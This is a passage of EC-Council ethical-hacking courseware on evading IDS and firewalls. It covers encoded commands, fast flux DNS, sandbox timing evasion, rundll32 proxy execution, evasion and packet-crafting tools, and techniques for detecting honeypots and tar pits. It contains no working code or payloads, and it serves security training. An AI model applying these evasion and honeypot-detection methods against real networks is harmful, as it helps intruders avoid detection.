blacklist; therefore, attackers use them as command and control servers to perform malicious activities.

  Attackers can also use popular social media accounts to distribute malware by hiding malicious code in the uploaded photos or other multimedia files using steganography. Already infected malware reads the instructions hidden in the photos and acts accordingly to evade the endpoint security on the target system.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Passing Encoded Commands**

  Attackers can pass encrypted commands to bypass the detection mechanisms in specific circumstances. For example, passing Base64 encoded commands will allow attackers to cover their arguments and code. Attackers can also use hex-format encryption to ping different IP addresses for avoiding detection by security mechanisms.

- **Fast Flux DNS Method**

  Attackers can implement malware that uses various tricks for executing code that cannot be detected by security solutions. The fast flux method allows attackers to change both the IP addresses and DNS names rapidly, and is typically utilized by large botnets. This technique allows attackers to evade various security controls. It also helps the attacker to circumvent blacklists and hide the C&C server behind the compromised systems operating as reverse proxies. In this process, a victim system will only connect to the fast flux agents instead of the legitimate C&C server.

- **Timing-based Evasion**

  This is a sandbox evasion technique where malware is executed during a specific time or after certain actions by the victim. The actions may include opening a particular window and clicking it, which activates it after the system reboots. Some other examples are sleep patching, delay APIs, and time bombs.

- **Signed Binary Proxy Execution**

  This technique allows attackers to leverage trusted in-built utilities for the execution of malicious codes to evade EDR solutions. Attackers use these legitimate or trusted utilities because they are signed with digital certificates and help in proxying the malicious code execution. For example, attackers can take the advantage of **`rundll.32`** for executing malicious commands.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


LO#06: Use IDS/Firewall Evading Tools

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

IDS/Firewall Evading Tools

Traffic IQ Professional

Traffic IQ Professional **generates custom attack traffic** which allows attackers to bypass the installed perimeter devices in the target network



Nmap
https://nmap.org

Metasploit
https://www.metasploit.com

Inundator
https://sourceforge.net

IDS-Evasion
https://github.com

Hyperion-2.3.1
https://nullsecurity.net

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

IDS/Firewall Evading Tools

During firewall evasion, attackers use various security-auditing tools that assess firewall behavior. This section lists some of these tools that help attackers to bypass firewall restrictions. They automate the process of bypassing firewall rules while increasing effectiveness and consuming less time.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Traffic IQ Professional**

  Source: *https://www.idappcom.com*

  Traffic IQ Professional is a tool that audits and validates the behavior of security devices by generating the standard application traffic or attack traffic between two virtual machines. This tool is generally used by security personnel for assessing, auditing, and testing the behavioral characteristics of any non-proxy packet-filtering device, which can include application firewalls, IDS, IPS, routers, switches, etc. However, as this tool can generate custom attack traffic, it is extensively employed by attackers to bypass the installed perimeter devices in the target network.





Figure 12.75: Screenshot of Traffic IQ Professional

Some additional IDS/firewall evasion tools are as follows:

- Nmap (*https://nmap.org*)
- Metasploit (*https://www.metasploit.com*)
- Inundator (*https://sourceforge.net*)
- IDS-Evasion (*https://github.com)*
- Hyperion-2.3.1 (*https://nullsecurity.net)*

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Packet Fragment Generator Tools

There are various packet fragment generators that attackers use to perform fragmentation attacks on firewalls to bypass them.

- **Colasoft Packet Builder**

  Source: *https://www.colasoft.com*

  Colasoft Packet Builder is used to create custom network packets and fragmenting packets. Attackers use this tool to create custom malicious packets and fragment them such that firewalls cannot detect them. They can create custom network packets such as Ethernet Packet, ARP Packet, IP Packet, TCP Packet, and UDP Packet. Security professionals use this tool to check your network's protection against attacks and intruders.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 12.76: Screenshot of Colasoft Packet Builder

Some additional packet generator tools are listed below:

- CommView (*https://www.tamos.com*)
- NetScanTools Pro (*https://www.netscantools.com*)
- Ostinato (*https://ostinato.org*)
- WAN Killer (*https://www.solarwinds.com*)
- WireEdit (*https://omnipacket.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

LO#07: Demonstrate Different Techniques to Detect Honeypots

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Detecting Honeypots

- Attackers can determine the **presence of honeypots** by probing the services running on the system
- Attackers craft **malicious probe packets** to scan for services such as HTTP over SSL (HTTPS), SMTP over SSL (SMPTS), and IMAP over SSL (IMAPS)
- Ports that show a specific service running but deny a **three-way handshake connection** indicate the presence of a honeypot

Tools to detect honeypots:

- **Send-safe Honeypot Hunter (*http://www.send-safe.com*)**
- **kippo_detect (*https://github.com*)**

Note: Attackers can also defeat the purpose of honeypots by using multi-proxies (TORs) and hiding their conversation using encryption and steganography techniques

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Detecting Honeypots

Honeypots are traps set to detect, deflect, or counteract unauthorized intrusion attempts. While attempting to break into the target network, attackers perform honeypot detection using various tools and techniques. This section discusses these tools and how they are used.

A honeypot is an Internet system designed primarily for diverting attackers by tricking or attracting them during their attempts to gain unauthorized access to information systems.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Attackers can determine the presence of honeypots by probing the services running on the system. Attackers use honeypot detection systems or methods to identify the honeypots installed on the target network. They craft malicious probe packets to scan for services such as HTTP over SSL (HTTPS), SMTP over SSL (SMPTS), and IMAP over SSL (IMAPS). Ports that show a particular service running but deny a three-way handshake connection indicate the presence of a honeypot. Once they detect honeypots, attackers try to bypass them so that they can focus on targeting the actual network. Tools to detect honeypots include Send-safe Honeypot Hunter (*http://www.send-safe.com*) and kippo_detect (*https://github.com*).

Note: Attackers can also defeat honeypots by using multi-proxies (TORs) and hiding their conversation using encryption and steganography techniques.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Detecting and Defeating Honeypots

Detecting the presence of Layer 7 Tar Pits	Observe the **latency of the response** from the service
Detecting the presence of Layer 4 Tar Pits	Analyze the **TCP window size**, where tar pits continuously acknowledge incoming packets even though the TCP window size is reduced to zero
Detecting the presence of Layer 2 Tar Pits	If an attacker is present on the same network as the Layer 2 tar pits, then the attacker can detect the presence of this daemon by looking at the **responses with unique MAC address** 0:0:f:ff:ff:ff which act as a kind of black hole
Detecting Honeypots running on VMware	Observe the **IEEE standards for the current range of MAC addresses** assigned to VMWare Inc.
Detecting the presence of Honeyd Honeypot	Perform time-based **TCP Finger printing** methods (SYN Proxy behavior)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Detecting and Defeating Honeypots (Cont'd)

Detecting the presence of User-Mode Linux (UML) Honeypot	Analyze the files such as **/proc/mounts**, **/proc/interrupts**, and **/proc/cmdline**, which contain UML-specific information
Detecting the presence of Sebek-based Honeypots	Sebek logs everything that is accessed via read() before transferring it to the network, causing the congestion effect. Analyze the **congestion in the network layer**
Detecting the presence of Snort_inline Honeypot	Analyze the **outgoing packets** by capturing the Snort_inline modified packets through another host system and identifying the packet modification
Detecting the presence of Fake AP	Fake access points only send beacon frames and do not generate any fake traffic on the access points and an attacker can **monitor the network traffic** and easily notice the presence of a fake AP
Detecting the presence of Bait and Switch Honeypots	Observe specific **TCP/IP parameters** such as Round-Trip Time (RTT), the Time To Live (TTL), and the TCP timestamp

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Detecting and Defeating Honeypots

A honeypot is a security mechanism that is deployed to counterattack and trap attackers. Honeypots lure attackers into performing malicious activities, and this attack information provides insights into the level and type of threats a network infrastructure can face. As an attacker, determining whether the target system is a legitimate one or a honeypot is essential to compromise the network without being detected. Identifying and defeating these honeypot establishments stealthily is the fundamental task of a professional hacker.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Some techniques used to identify, detect, and defeat various honeypot infrastructures are discussed below:

- **Detecting the presence of Layer 7 Tar Pits**: Tar pits are security entities that are similar to honeypots, which are designed to respond slowly to incoming requests. They slow down unauthorized attempts of hackers. Layer 7 tar pits react slowly to incoming SMTP commands by attackers/spammers. Attackers can identify the presence of Layer 7 tar pits by looking at the latency of the response from the service.
- **Detecting the presence of Layer 4 Tar Pits**: Layer 4 tar pits manipulate the TCP/IP stack and are effectively employed to slow down the spreading of worms, backdoors, etc. In these tar pits, the iptables accept the incoming TCP/IP connection and spontaneously switch to a zero-window size, blocking the attacker from sending further data. This connection cannot be terminated by the attacker, as no data is transferred to the target machine. Layer 4 tar pits such as Labrea can be identified by the attacker by analyzing the TCP window size, where the tar pit continuously acknowledges incoming packets even though the TCP window size is reduced to zero.
- **Detecting the presence of Layer 2 Tar Pits**: If an attacker launches an attack from the same network, the issue of Layer 2 arises. Layer 2 tar pits are used to block the network penetration of the attacker who gains access to the network as well as to prevent internal threats. The attacker can detect the presence of this daemon by looking at the responses with the unique MAC address 0:0:f:ff:ff:ff, which acts as a kind of black hole. An attacker can also identify the presence of these tar pits by analyzing the ARP responses.
- **Detecting Honeypots running on VMware**: VMWare is a commercially available virtual machine that is used to launch multiple instances of an OS simultaneously. These virtual machines can be configured with various virtual machine resources such as CPU, memory, disks, I/O devices, etc. Owing to its numerous advantages, VMWare is widely used to launch honeypots. Attackers can identify instances that are running on the VMWare virtual machine by analyzing the MAC address. By looking at the IEEE standards for the current range of MAC addresses assigned to 